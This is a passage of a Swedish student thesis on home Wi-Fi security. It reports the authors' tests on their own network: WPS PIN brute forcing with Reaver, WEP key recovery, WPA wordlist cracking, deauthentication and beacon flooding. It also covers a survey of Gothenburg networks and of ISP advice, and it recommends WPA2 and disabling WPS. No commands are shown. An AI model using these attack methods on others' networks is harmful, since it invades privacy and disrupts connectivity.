
Angriparen har nu tillgång till PIN-koden. För det första krävs ingen autentisering för att ansluta en extern registrator utan endast accesspunktens PIN-kod, vilket gör forceringsattacken genomförbar. Dessutom vet man att PIN-koden endast består av åtta siffror. För det andra är det inte kryptografiskt säkert att autentisera kännedom av PIN-koden genom att verifiera dess delar oberoende av varandra då det drastiskt minskar det maximala antalet försök som krävs vid en forceringsattack från $10^8 = 100\,000\,000$ till $10^4 + 10^4 = 20\,000$ , och då den åttonde (sista) siffran i PIN-koden alltid är en kontrollsumma som baseras på övriga sju siffror behövs det maximalt $10^4 + 10^3 = 11\,000$ försökt för att ta reda på PIN-koden. I genomsnitt behövs alltså endast $\frac{11\,000}{2} = 5\,500$ PIN-koder testas för att få fram ett WPA/WPA2-lösenord.

## 3.4 Utstörning av trådlösa hemnätverk

Olika metoder har testats för att störa klientenheten i vårt testnätverk. Programmen som användes var *aireplay-ng* och störningsverktyget *mdk3* [28]. De tester som utfördes testade avautentisering och massutskick av beacon-ramar.

### 3.4.1 Avautentiseringsattacker

Vårt mål var att testa om en utomstående angripare kan avautentisera en klient från ett hemnätverk genom att generera avautentiseringsramar. Figur 21 beskriver detta förlopp.




Figur 21. *Visar flödesförlopp för avautentisering.*

Efter att ha försatt nätverkskortet i övervakningsläge med hjälp av *airmon-ng* användes verktyget *Wireshark* [29] för att se vilka ramar som skickades. En enhet som inte var ansluten till nätverket användes för att övervaka flödet av meddelanden.

För att genomföra attacken måste angriparen först få tag på klientenhetens och den trådlösa routerns MAC-adresser. För att hitta dessa användes verktyget *airodump-ng* efter att nätverkskortet försatts i övervakningsläge.

Sedan användes programmet *aireplay-ng*, för utförlig beskrivning se Appendix I.4.1. Detta skickar kontinuerligt ut avautentiseringsramar med accesspunktens MAC-adress som avsändare till klientenheten, samtidigt som avautentiseringsramar med klientens MAC-adress som avsändare skickas till accesspunkten.

### 3.4.2 Massutskick av beacon-ramar

Ett test utfördes som gick ut på att försvåra anslutningsprocessen för en användare. Detta genom att fylla klientenhetens nätverkslista med simulerade nätverk. Användaren får då svårt att hitta ett autentiskt nätverk bland de simulerade.

Nätverkslistan på enheten övervakades för att se om de genererade beacon-ramarna listades på samma sätt som autentiska nätverk.

Testet inleddes med att försätta ett nätverkskort i övervakningsläge. För att göra detta användes verktyget *airmon-ng*. Därefter genererades ett antal beacon-ramar med varierande SSID och MAC-adresser, med hjälp av *mdk3*, för att se om klientens lista med nätverk blev så pass fylld att det blir svårt att hitta ett autentiskt nätverk att ansluta till. För de kommandon som användes vid testet, se Appendix I.4.2.

Det genomfördes även en variation av attacken. Istället för att skicka ut beacon-ramar med olika SSID användes samma SSID och krypteringstyp som ett autentiskt nätverk, dock användes varierande MAC-adresser. Sedan försökte en anslutning till det autentiska nätverket upprättas för att se vilken accesspunkt klientenheten valde. För kommandon se Appendix I.4.2.

## 3.5 Undersökning

För att få fram ett underlag över vilka typer av säkerhetslösningar som används i Sverige genomfördes en undersökning, vilken bestod av två delar. Den första delen gick ut på att ta fram information över vilken typ av säkerhetslösning som används i de trådlösa hemnätverken, den andra delen gick ut på att ta reda på vilken typ av säkerhetsinställningar Internetleverantörerna rekommenderar sina kunder. Undersökningen genomfördes för att se hur skyddad den gemene användaren är.

### 3.5.1 Nuvarande användning av säkerhetslösningar

Eftersom ingen tillräckligt aktuell statistik gick att finna användes verktyget *WiGLE* [30] för att samla in egen data. Programmet samlar in och sparar data om bland annat vilken säkerhetslösning, SSID och MAC-adress accesspunkten använder.

Data samlades in i Göteborg eftersom staden enligt oss är representativ för Sverige. Detta eftersom många av Internetleverantörerna levererar till hela landet och erbjuder sina kunder installationshjälp och hemroutrar.

### 3.5.2 Leverantörers riktlinjer

Den andra delen av undersökningen fokuserade på att ta reda på vad Internetleverantörerna rekommenderade för säkerhetslösningar. Vi tror att många hemanvändare följer Internetleverantörernas installationsinstruktioner. Därför kommer leverantörernas kunskap förmodligen styra vilka säkerhetslösningar som används. Undersökningens fokus låg på fem stora Internetleverantörer för att täcka in en stor del av befolkningen. Fyra metoder användes för att samla in data. Leverantörerna

kontaktades via telefon och e-post där vi utgav oss behöva hjälp med installationen av en hemrouter. Dessutom har information eftersökts på leverantörernas hemsidor och via kontakt med deras pressavdelningar. I undersökningen hölls företagen anonyma för att undvika jämförelse av dessa.

Följande information eftersöktes i samtliga metoder:

- Vilket säkerhetsprotokoll ska användas på hemroutern?
- Spelar det någon roll om man väljer WPA eller WEP?
- Finns det någon nackdel med att använda WPS?

#### 3.5.2.1 Telefonundersökningen

För att få en representativ bild av de svar en användare får vid kontakt med en leverantör gjordes tre samtal till varje kundtjänst. Kundtjänsten kontaktades vid olika tidpunkter för att undvika att en anställd blir representant för hela företaget.

#### 3.5.2.2 E-post till kundtjänst

För att få fram ytterligare svar och större bredd på undersökningen togs det ett beslut om att skicka e-post till kundtjänsten. Frågorna var formulerade på samma sätt som vid samtalen. Undersökningen syftade till att se om svaren varierade när dessa inte behövde ges direkt, som på telefon.

#### 3.5.2.3 E-post till pressavdelning

För att ge samtliga leverantörer en chans att förmedla deras officiella åsikt kring säkerhetslösningarna skickades e-post till pressavdelningen där syftet med undersökningen presenterades. Detta för att se om de officiella svaren skiljer sig från kundtjänsternas svar.

#### 3.5.2.4 Information från officiell hemsida

Information samlades även in från leverantörers hemsidor genom att kolla på sidor som kunde nås från menyn eller via sökfältet. Manualer för separata produkter studerades inte då dessa kan vara inaktuella samt är produktspecifika.

# 4 Resultat

Då separata testmetoder användes för de olika säkerhetslösningarna presenteras resultatet i olika avsnitt.

## 4.1 Säkerhetsprotokollet Wired Equivalent Privacy

### 4.1.1 Passiv statistisk attack

Tabell 2. *Resultat från den passiva attacken mot WEP.*

| Test | Tid i sekunder | Unika Initialiseringsvektorer | Nyckelberäkningsresultat |
|---|---|---|---|
| 1 | 689 | 26 693 | Hittade |
| 2 | 2 104 | 104 224 | Hittade |
| 3 | 508 | 66 195 | Hittade |
| 4 | 770 | 15 404 | Hittade |
| 5 | 1 362 | 85 813 | Hittade |
| 6 | 2 716 | 1 712 445 | Misslyckades |

Resultatet kommer från tester där avlyssning pågått olika lång tid, där *Tid i sekunder* representerar hur länge avlyssningen pågått.

### 4.1.2 Statistisk attack med återspelning

Tabell 3. *Resultat från den aktiva attacken mot WEP. I samtliga tester kunde lösenordet beräknas.*

| Test | Tid i sekunder | Unika Initialiseringsvektorer |
|---|---|---|
| 1 | 89 | 49 244 |
| 2 | 13 | 11 636 |
| 3 | 15 | 20 893 |
| 4 | 9 | 19 186 |
| 5 | 7 | 13 135 |
| 6 | 14 | 26 694 |
| 7 | 7 | 17 391 |
| 8 | 5 | 9 147 |
| 9 | 4 | 8 950 |

Resultatet kommer från tester där avlyssning pågått olika lång tid, där *Tid i sekunder* representerar hur länge avlyssningen pågått.

### 4.1.3 Forcering

Med testdatorn provades strax över $4{,}4 \times 10^6$ nycklar per sekund. Vilket ger att

samtliga nycklar på 40 bitar kan testas på mindre än tre dygn. Medan att testa samtliga nycklar på 104 bitar tar över $1{,}4 \times 10^{17}$ år.

## 4.2 Forcering med ordlista mot Wi-Fi Protected Access

Testdatorn kunde med hjälp av *aircrack-ng* testa drygt 1 500 stycken nycklar per sekund. De två ordlistor som användes innehöll 2 151 236 stycken ord respektive drygt 4 000 000 ord. Med en hastighet av 1 500 nycklar per sekund tog det cirka 1 400 sekunder att gå igenom ordlistan passwords.txt och cirka 2 700 sekunder att gå igenom ordlistan all.lst.

Tabell 4. *Resultatet från genomförda tester mot säkerheten i WPA och WPA2.*

| Test | Använd ordlista | Antal ord i ordlistan | Maximal tidsåtgång i sekunder |
|---|---|---|---|
| 1 | passwords.txt | 2 151 236 | ~1 400 |
| 2 | all.lst | ~4 000 000 | ~2 700 |

## 4.3 Forceringsattack mot Wi-Fi Protected Setup

I Tabell 5 presenteras resultatet från våra olika tester med *Reaver*. Notera att det endast tog *Reaver* 7,6 timmar att få fram lösenordet i *Test 2*.

Tabell 5. *Resultatet från genomförda tester mot säkerheten i WPS med Reaver.*

| Test | Sekunder per försök | Försök per sekund | Maximal attacktid i timmar | Maximal attacktid i dagar | Timmar tills lösenord återfunnits |
|---|---|---|---|---|---|
| 1 | 6 | 0,17 | 18,33 | 0,76 | 8,3 |
| 2 | 3 | 0,33 | 9,17 | 0,38 | 7,6 |
| 3 | 36 | 0,03 | 110 | 4,58 | - |
| 4 | 6 | 0,04 | 79,44 | 3,31 | - |

I *Test 1* hade den trådlösa hemroutern ingen låsningsfunktion. Små Diffie-Hellman-nycklar användes i *Test 2*, för att den trådlösa hemroutern skulle kunna göra beräkningarna snabbare. Under *Test 3* var signalstyrkan låg. I *Test 4* användes en annan trådlös hemrouter vilken hade en låsningsfunktion implementerad. Denna gjorde att routern låste sig i 60 sekunder efter tre felaktiga försök.

## 4.4 Utstörning av trådlösa hemnätverk

### 4.4.1 Avautentiseringsattacker

I våra tester blev klienten gång på gång avautentiserad och försökte sedan autentisera sig till den trådlösa hemroutern på nytt. Under tiden attacken pågick lyckades klientenheten inte skicka iväg några dataramar. Efter cirka 20 sekunder fick användaren ett meddelande att den tappat anslutningen. När attacken var avslutad lyckades klienten

återigen ansluta till nätverket.

### 4.4.2 Massutskick av beacon-ramar

Klientenhetens nätverkslista fylldes med de simulerade nätverk som genererades. Överst i nätverkslistan visades de nätverk som klienten tidigare varit ansluten till. Detta gjorde att attacken var verkningslös om klienten någon gång varit ansluten. Mängden simulerade nätverk i listan gjorde det svårt att hitta några av de autentiska nätverk som användaren inte förut besökt. För skärmbild se Bilaga I.

I testet där beacon-ramar skickades ut med samma SSID och krypteringstyp som ett autentiskt nätverk registrerade klienten de falska accesspunkterna som en del av det existerande nätverket. När klienten skulle ansluta valde denne att försöka upprätta kommunikation till accesspunkten med för klienten starkast signal.

## 4.5 Undersökning

### 4.5.1 Nuvarande användning av säkerhetslösningar

Här presenteras de resultat som framkom av vår undersökning där det samlats in information om nätverk gällande krypteringstyp i vårt närområde.

Tabell 6. *Resultat av undersökning.*

| Protokoll | Antal (styck) | Antal (procent) | Antal med WPS (styck) | Antal med WPS (procent) |
|---|---|---|---|---|
| WEP | 321 | 3,69 | 45 | 0,52 |
| WPA | 1 605 | 18,45 | 199 | 2,29 |
| WPA2 | 3 404 | 39,13 | 1 489 | 17,11 |
| WPA/WPA2 (kombinerat läge) | 2 490 | 28,62 | 959 | 11,02 |
| Okrypterade | 880 | 10,11 | 0 | 0 |
| **Totalt** | **8 700** | **100** | **2 692** | **30,94** |

### 4.5.2 Internetleverantörers riktlinjer

De frågor som ställdes var:
Fråga 1: Vilket säkerhetsprotokoll ska användas på hemroutern?
Fråga 2: Spelar det någon roll om man väljer WPA eller WEP?
Fråga 3: Finns det någon nackdel med att använda WPS?

#### 4.5.2.1 Telefonundersökningen

Tabell 7. *Resultat från samtal till kundtjänst.*

| Företag | Fråga 1 | Fråga 2 | Fråga 3 |
|---|---|---|---|
| 1 | WPA | Ja | Ja |
| 1 | WPA | Nej | Nej |
| 1 | WPA | Ja | Nej |
| 2 | Beror på klient OS | Beror på klient OS | Ja |
| 2 | WPA | Beror på klient OS | Nej |
| 2 | - | - | - |
| 3 | Beror på klient OS | Beror på klient OS | - |
| 3 | WPA | Ja | Ja |
| 3 | WPA | Nej | Nej |
| 4 | Beror på klient OS | Nej | Nej |
| 4 | Beror på router | - | - |
| 4 | WPA | Ja | - |
| 5 | WPA | Beror på klient OS | Nej |
| 5 | WEP | Nej | Nej |
| 5 | WPA | Ja | Nej |

De flesta rekommenderade WPA. Dock rekommenderade WEP i ett fall. Flera företag gav besked om att det var operativsystemet som avgjorde valet av säkerhetslösning. De flesta företagen upplevdes sakna kunskap om WPS.

4.5.2.2 E-post till kundtjänst

Tabell 8. *Resultatet av e-postundersökningen.*

| Företag | Fråga 1 | Fråga 2 | Fråga 3 |
|---|---|---|---|
| 1 | WPA | Nej | - |
| 1 | - | - | - |
| 2 | WPA | Ja | - |
| 2 | WPA | Nej | - |
| 3 | WPA | Ja | - |
| 3 | WPA | Ja | - |
| 4 | WPA | Ja | - |
| 4 | WPA | Ja | - |
| 5 | WPA | Ja | Nej |
| 5 | WPA | Ja | - |

De flesta rekommenderade WPA. I två utav svaren hävdades att det inte spelade någon roll vilken säkerhetslösning som används. De flesta företagen svarade inte på frågan om det fanns några nackdelar med WPS.

4.5.2.3 E-post till pressavdelning

Ingen av de tillfrågade företagen valde att ställa upp. Därför baseras företagens åsikter helt på tillgänglig information.

#### 4.5.2.4 Information från officiell hemsida

Tabell 9. *Resultat från undersökningen av företagens hemsidor.*

| Företag | Fråga 1 | Fråga 2 | Fråga 3 |
|---|---|---|---|
| 1 | WPA | Ja | Ja |
| 2 | WEP/WPA | Nej | - |
| 3 | WPA | Ja | - |
| 4 | WPA | - | - |
| 5 | - | - | - |

De flesta av företagens hemsidor rekommenderade WPA, även om det ofta inte var lätt att hitta. Företagen rekommenderar inte WEP, däremot avråder de inte alltid från användning av det.

# 5 Diskussion

Då säkerhetslösningarna skiljer sig åt markant valdes dessa att diskuteras var för sig. Vi har under vår undersökning sett att alla testade säkerhetslösningarna har brister av varierande grad.

## 5.1 Säkerhetsprotokollet Wired Equivalent Privacy

De brister som nämnts om WEP, se avsnitt 2.3.2 samt [31] och [32], är så pass allvarliga att WEP bör undvikas. Bristerna möjliggör att krypteringsnyckeln kan beräknas, se Tabell 2 och Tabell 3, med endast några tusen unika initialiseringsvektorer. Angripare har även möjlighet att påskynda antalet paket som går över nätverket genom att aktivt injicera ARP-paket i nätverket, vilket leder till att WEP-lösenordet beräknas på minuter.

Vårt argument om att WEP bör undvikas stöds av testresultaten. Dessa pekar på att en angripare kan behöva så pass lite som 8 950 unika initialiseringsvektorer, medan vissa resultat visar att nyckeln inte kan beräknas trots tillgång till 1 712 445 unika initialiseringsvektorer. Den forceringsattack som utfördes visar även på att WEP med 40 bitar lång kryptering går att forcera på bara några dagar, och då endast med några få paket.

## 5.2 Säkerhetsprotokollen Wi-Fi Protected Access och Wi-Fi Protected Access 2

En brist i både WPA och WPA2 är att inget starkt lösenord krävs. Endast ett minimikrav av åtta tecken finns [5, pp. 166]. Detta var den enda svaghet i WPA2 som kunde hittas under arbetets gång. Ett svagt lösenord ökar sannolikheten att det återfinns i någon eller några av de ordlistor som finns tillgängliga på Internet. Se avsnitt 4.2 för våra testresultat.

En DoS-attack kan vara möjlig i ett nätverk där accesspunkten är konfigurerad att använda enbart säkerhetsprotokollet WPA, eller WPA tillsammans med WPA2 i kombinerat läge. Detta gör att en klient som använder säkerhetsprotokollet WPA2 också blir drabbad. Dock är DoS-attacken nog mer ett störande problem, än något som äventyrar säkerheten i det trådlösa nätverket. En beskrivning av attacken finns i avsnitt 2.4.3.2.

*Martin Beck* beskriver en attack, i en rapport [33] som publicerades år 2010, där QoS utnyttjas för att dekryptera paket som skickas till en klient. Antagligen är denna attack inte det sista problemet säkerhetsprotokollet WPA kommer att drabbas av då nya brister kontinuerligt har upptäckts de senaste åren. Även standarden avråder från användning av TKIP i säkerhetssammanhang [8, pp. 1163].

## 5.3 Säkerhetslösningen Wi-Fi Protected Setup

Då tidsåtgången för en attack var relativt kort hade en angripare effektivt kunnat genomföra dessa. För testresultat se Tabell 5.

Tabell 5. *Resultatet från genomförda tester mot säkerheten i WPS med Reaver.*

| Test | Sekunder per försök | Försök per sekund | Maximal attacktid i timmar | Maximal attacktid i dagar | Timmar tills lösenord återfunnits |
|---|---|---|---|---|---|
| 1 | 6 | 0,17 | 18,33 | 0,76 | 8,3 |
| 2 | 3 | 0,33 | 9,17 | 0,38 | 7,6 |
| 3 | 36 | 0,03 | 110 | 4,58 | - |
| 4 | 6 | 0,04 | 79,44 | 3,31 | - |

*Test 1* och *Test 2* kan genomföras på under tio timmar, vilket är mycket allvarligt. Även en attack som går så långsamt som *Test 3* hade gått att genomföra för en målmedveten angripare. I *Test 4* hade tillverkaren implementerat en egen säkerhetslösning som innebar att den trådlösa hemroutern låste sig i 60 sekunder efter tre felaktiga försök. Dock är denna tid absolut inte tillräckligt lång för att göra attacken praktiskt omöjlig, vi bedömer den fortfarande som realistisk och genomförbar. En del av de attacker som utfördes gick inte att fullfölja då tillverkare implementerat skydd mot denna attack som liknar det som ingår i nya WPS-specifikationen [18, pp. 24], det vill säga att routern förhindrar externa registratorer från att ansluta sig helt efter ett antal felaktiga försök.

*Wi-Fi Protected Setup* version 1.0h gör att många, annars säkra, nätverk med WPA2 ligger öppna för ett väldigt simpelt och effektivt angrepp. Användare måste se till att uppdatera sin programvara och rekommenderas att inaktivera WPS tills en erkänd lösning finns tillgänglig. Det kan vara värt att notera att det har rapporterats om trådlösa routrar där WPS inte kan inaktiveras [34]. Skulle detta vara fallet bör hemroutern inte används över huvud taget. I dagsläget saknas en erkänd lösning [22] till dessa problem men *Wi-Fi Alliance* släppte den 30 januari år 2012 den uppdaterade versionen av WSC (*Wi-Fi Simple Configuration*) [18]. Specifikationen måste uppfyllas för att en produkt ska bli certifierad [35] för WPS. Denna innehåller ändringar som starkt begränsar risken att enheter utsätts för en lyckad forceringsattack. Bland annat står det nu att accesspunkten måste låsa sig efter maximalt tio, efter varandra följande, felaktiga försök oavsett hur lång tid det går mellan försöken. Hur låsningen ska fungera beskrivs i avsnitt 2.5.2.3.

En allvarlig brist är att accesspunkter använder sig av statiska PIN-koder. PIN-koden beskrivs utförligare i avsnitt 2.5.2.2. Användaren har ofta inte någon möjlighet att ändra PIN-koden. Därför kan någon som väl kommit över PIN-koden använda denna för att ansluta fler enheter och dessutom ta fram nätverkslösenordet oavsett hur många gånger detta ändras. Tillverkare hade enkelt kunnat lösa detta problem genom att sätta in en LED-skärm i den trådlösa hemroutern, vilken visar en ny dynamiskt genererad PIN-kod varje gång registrationsprotokollet inleds. Detta hade gjort forceringsattacken, som

användes i våra tester, praktiskt obrukbar då den bygger på att köra protokollet flera gånger. Då ny PIN-kod hade genererats varje gång hade en angripare inte haft någon nytta av den information denne fått från accesspunkten. Angriparen hade därför behövt gissa på sju av PIN-kodens åtta siffror, den åttonde siffran beräknas utifrån de andra sju. En angripare som försökt utföra forceringsattacken hade således bara haft $\frac{1}{10^7} = 0{,}000\,000\,1\,\%$ chans att gissa rätt vid varje försök. Vår uppfattning är dock att denna sannolikhet är för hög för att man skulle kunna slopa den låsningsmekanism som beskrivs i avsnitt 2.5.2.3. Enligt oss hade en kombination av en dynamiskt genererad PIN-kod och låsningsmekanismen gett användaren det bästa skyddet.

En angripare skulle kunna ansluta till nätverket, precis som i nuläget, om denne har tillgång till den trådlösa hemroutern. Detta problem skulle kunna åtgärdas genom att generera PIN-koden i ett lösenordsskyddat webbgränssnitt istället för på en skärm. Dock skulle grundtanken med WPS kunna gå förlorad, det vill säga att det ska vara enkelt för användaren. En PIN-kod som användaren kommer åt via ett lösenordsskyddat webbgränssnitt är inte lättare att nå än ett nätverkslösenord. En stöld av enbart PIN-koden ses som högst osannolik då en obehörig person skulle behöva fysisk tillgång till accesspunkten. Därför ser vi tidigare presenterad säkerhetslösning som rimlig och tillräckligt säker.

En dynamiskt genererad PIN-kod rekommenderas redan i den första specifikationen av WPS [19, pp. 17]. Dock har en stor majoritet av tillverkarna valt att inte implementera detta i sina trådlösa routrar, troligtvis av kostnadsskäl samt för att det inte krävs för att en enhet ska bli certifierad. Under arbetets gång har det inte hittats en enda trådlös hemrouter som genererar en PIN-kod och visar denna på en skärm. För att åtgärda de brister som finns i registrationsprotokollet krävs en ny version av specifikationen, där det är ett krav att alla PIN-koder ska genereras och visas på en skärm varje gång protokollet körs.

## 5.4 Utstörning av trådlösa hemnätverk

Testade attacker är möjliga att genomföra eftersom administrationsramens avsändare inte kan verifieras. Om ramen krypteras skulle attacker, som till exempel avautentisering, bli svårare. Detta hade även lett till att det skulle bli svårare att tvinga fram en fyrvägshandskakning, vilken kan användas vid forcering av WPA (*Wi-Fi Protected Access*) och WPA2 (*Wi-Fi Protected Access 2*). Ett annat sätt att skydda sig mot avautentiseringsattacken är att kontrollera följden på de meddelanden som skickas från en enhet. Detta skydd beskrivs i [24]. Kommer en dataram från en enhet efter att en avautentiseringsram skickats känns det rimligt att anta att ramen kom från en angripare. Har ingen dataram kommit inom en viss tid kan enheten avautentiseras som vanligt.

Massutskick av beacon-ramar är verkningslöst mot en redan ansluten användare. Dock har det en viss inverkan mot användare som vill ansluta då det försvårar anslutningsprocessen. Dock är attacken mer ett irritationsmoment eftersom användaren

kan skriva in anslutningsparametrarna manuellt.

## 5.5 Undersökning av säkerhetslösningars förekomst i hemnätverk

Vi tror att många användare följer de råd som ges av Internetleverantörers kundtjänster, därför är det bedrövligt att Internetleverantörer i vissa fall inte avråder användning av WEP (*Wired Equivalent Privacy*). Informationsspridningen verkar gå mycket långsamt då bristerna varit kända i flera år. Internetleverantörer borde därför utbilda sin personal inom området. Det var inte några problem att hitta nätverk som än idag använder WEP, vilket visar på att informationsspridningen har varit otillräcklig. Majoriteten av nätverk använder dock det bättre säkerhetsprotokollet WPA2 (*Wi-Fi Protected Access 2*). En viss okunskap verkar även råda kring WPS (*Wi-Fi Protected Setup*) då flertalet av kundtjänstmedarbetarna inte ens visste vad WPS var för något.

# 6 Slutsatser

Vårt huvudmål var att ta reda på om det var säkert att använda trådlösa hemnätverk. Efter genomfört projekt anser vi att det är säkert för gemene man att använda sig av trådlösa hemnätverk eftersom en stor del av dessa använder ett starkt skydd och hotet anses vara relativt lågt.

På grund av det växande antalet trådlösa hemnätverk blir det allt viktigare att information om de säkerhetslösningar som rekommenderas sprids till gemene man. Vi anser att detta är tillverkares och Internetleverantörers ansvar. Dessutom bör de underlätta användandet av dessa.

Än idag används säkerhetslösningar som har kända brister, därav stämmer medias bild av problemet fortfarande. Detta eftersom dagens verktyg, ämnade att ta sig in i hemnätverk, är lättillgängliga och lättanvända.

Efter genomförda studier kunde det konstateras att WEP (*Wired Equivalent Privacy*) borde undvikas helt. Detta eftersom de brister som finns gör det möjligt att få tag på nätverkslösenordet på ett fåtal minuter. Dessutom kunde attackerna utföras väldigt enkelt med nästan helt automatiska verktyg, vilket innebär att alla som vill lära sig processen att ta sig in på ett hemnätverk med WEP enkelt kan göra det. Skulle en angripare få tag på nätverksnyckeln är den personliga integriteten hotad då bland annat nätverkstrafiken kan dekrypteras.

Även användning av säkerhetsprotokollet WPA (*Wi-Fi Protected Access*) avråds. Protokollet skyddar visserligen betydligt bättre än WEP, men det har på senare år hittats ett antal brister som gör protokollet relativt sårbart. Ingenting tyder på att upptäckten av nya brister kommer avstanna.

WPA2 (*Wi-Fi Protected Access 2*) har hittills inga kända brister, förutom när det kombineras med WPA. WPA2 är enligt oss det säkraste alternativet idag, och därför rekommenderas detta. Enda nackdelen är att WPA2 inte kräver ett starkt lösenord. Detta gör att användare kan göra hemnätverk mindre säkert genom att välja ett WPA2-lösenord som har låg komplexitet, det vill säga ett kort lösenord som en angripare enkelt kan gissa.

WPS (*Wi-Fi Protected Setup*) version 1.0h bör inte användas över huvud taget då det kan göra ett annars säkert hemnätverk, med ett starkt WPA2-lösenord, osäkert. Dock anser vi att WPS är ett verktyg som kan förenkla installation och konfiguration av ett trådlöst nätverk samt höja säkerhetsnivån. På grund av bristerna i version 1.0h är det viktigt att enheterna är certifierade enligt WSC (*Wi-Fi Simple Configuration*) version 2.0.2 [18] där den kända forceringsattacken är praktiskt ogenomförbar. Allra helst bör

en ny version av WSC-specifikationen utvecklas, där det införs krav på att en dynamiskt genererad PIN-kod visas varje gång registrationsprotokollet körs för att ytterligare stärka säkerheten.

WPS version 2.0.2 bör användas, eftersom denna underlättar installationen av ett säkert hemnätverk. Dock är det viktigt att alla enheter i nätverket har stöd för WPA2. Användare avråds från att ändra det WPA2-lösenord som genereras under installationen, då användarvalda lösenord ofta är undermåliga.

Efter genomförd undersökning kunde det konstateras att flera nätverk fortfarande använder svaga säkerhetslösningar, trots att brister i dessa varit kända sen länge. Den bristande kunskapen hos Internetleverantörernas kundtjänster har troligtvis bidragit till detta då många användare följer deras råd. Internetleverantörer bör ta ett större ansvar när det gäller att förmedla information om olika säkerhetslösningar och dess brister.

Ytterligare studier på WPS skulle kunna genomföras då fler och fler enheter använder denna relativt nya teknologi. Som vi lärt oss under arbetets gång har ny teknologi ofta dolda brister som upptäckts först efter att den blivit utbredd. Därför är antagligen inte alla brister i WPS funna i dagsläget.

Gemene hemanvändare kan idag känna sig trygg vid användning av sitt trådlösa hemnätverk oavsett säkerhetslösning. Detta eftersom hotbilden är relativt låg då det inte finns så stor vinning i att ta sig in i en hemanvändares nätverk. För en person som är ute efter ekonomiska tillgångar finns det betydligt effektivare tillvägagångssätt än att angripa det trådlösa nätverket. Dock kan vissa personer vara i behov av bättre säkerhetslösningar då de har tillgång till eftertraktade resurser så som företagshemligheter, konfidentiella uppgifter och stora ekonomiska tillgångar. I framtiden ser vi ett ökat behov av pålitliga säkerhetslösningar även för den gemene hemanvändaren då en allt större del av våra liv digitaliseras.

# 7 Källförteckning

[1] SVT, *Kapade Nätverk*, Uppdrag granskning, 2010.

[2] *Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications - Information technology Telecommunications and information exchange between systems Local and metropolitan area networks Specific requirements*, ANSI/IEEE Std 802.11, 1999.

[3] S. Fluhrer *et al*., "Weaknesses in the Key Scheduling Algorithm of RC4", Cisco Systems Inc., San Jose, CA, Tech. Rep., 2001.

[4] V. F. Paulson, "Encryption Export: The New Regulations And Their Ramifications", Certification Paper, 2001 .

[5] *Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 6: Medium Access Control (MAC) Security Enhancements - Information technology Telecommunications and information exchange between systems Local and metropolitan area networks Specific requirements*, ANSI/IEEE Std 802.11, 2004.

[6] "Wi-Fi CERTIFIED Wi-Fi Protected Setup™: Easing the User Experience for Home and Small Office Wi-Fi® Networks", Wi-Fi Alliance, Austin, TX, White Paper, Dec. 2010.

[7] Wi-Fi Alliance. (2008, Feb. 11). *Wi-Fi Alliance® Certifies 200 Products for Wi-Fi Protected Setup™ Enabling Easy Setup of Consumer Wi-Fi Networks* [Online]. Available: https://www.wi-fi.org/media/press-releases/wi-fi-alliance%C2%AE-certifies-200-products-wi-fi-protected-setup%E2%84%A2-enabling-easy

[8] *Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications - Information technology Telecommunications and information exchange between systems Local and metropolitan area networks Specific requirements*, IEEE Std 802.11™ , 2012 , Mar. 29.

[9] IEEE. (2011). *IEEE Annual Report* [Online]. Available: http://sites.ieee.org/annualreport/

[10] Wi-Fi Alliance. (2011). *Organization* [Online]. Available: https://www.wi-fi.org/about/organization

[11] “ECRYPT II Yearly Report on Algorithms and Keysizes,” European Network of Excellence in Cryptology II, Heverlee, Belgium, Rep. ICT-2007-216676, Sep. 30, 2012 .

[12] R. N. Williams, “A Painless guide to CRC error detection algorithms,” Rocksoft Pty Ltd., Adelaide, Australia, Tech. Rep., Aug. 19, 1993.

[13] W. Stallings, “Collision Resistant Attacks,” in *Cryptography and Network security*, 5th ed. London, United Kingdom, Pearson , 2011, pp. 338.

[14] A. Bittau, “The Fragmentation Attack in Practice,” University College London, London, United Kingdom, Tech. Rep., Sep. 17, 2005.

[15] KoreK. (2004, Sep.). *Next generation of WEP attacks?* [Online]. Available: http://www.netstumbler.org/news/next-generation-of-wep-attacks-t12277-30.html

[16] R. Chaabouni, “Break WEP Faster with Statistical Analysis,” École Polytechnique, Paris, France, Semester Project, Jun. 2006.

[17] M. Eian, “A Practical Cryptographic Denial of Service Attack Against 802.11i TKIP and CCMP,” Norwegian University of Science and Technology, Trondheim, Norway, Tech. Rep., 2010.

[18] *Wi-Fi Simple Configuration*, (v. 2.0.2), Wi-Fi Alliance, Tech. Specification, Jan. 2012.

[19] *Wi-Fi Protected Setup*, (v. 1.0h), Wi-Fi Alliance, Tech. Specification, Dec. 2006.

[20] Wi-Fi Alliance. (2013). *Wi-Fi Protected Setup* [Online]. Available: https://www.wi-fi.org/knowledge-center/articles/wi-fi-protected-setup%E2%84%A2

[21] S. Viehböck. (2011, Dec. 26). *Brute forcing Wi-Fi Protected Setup* [Online]. Available: http://www.sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf

[22] *WiFi Protected Setup (WPS) PIN brute force vulnerability*, CERT, Vulnerability Note VU#723755, May 1, 2012.

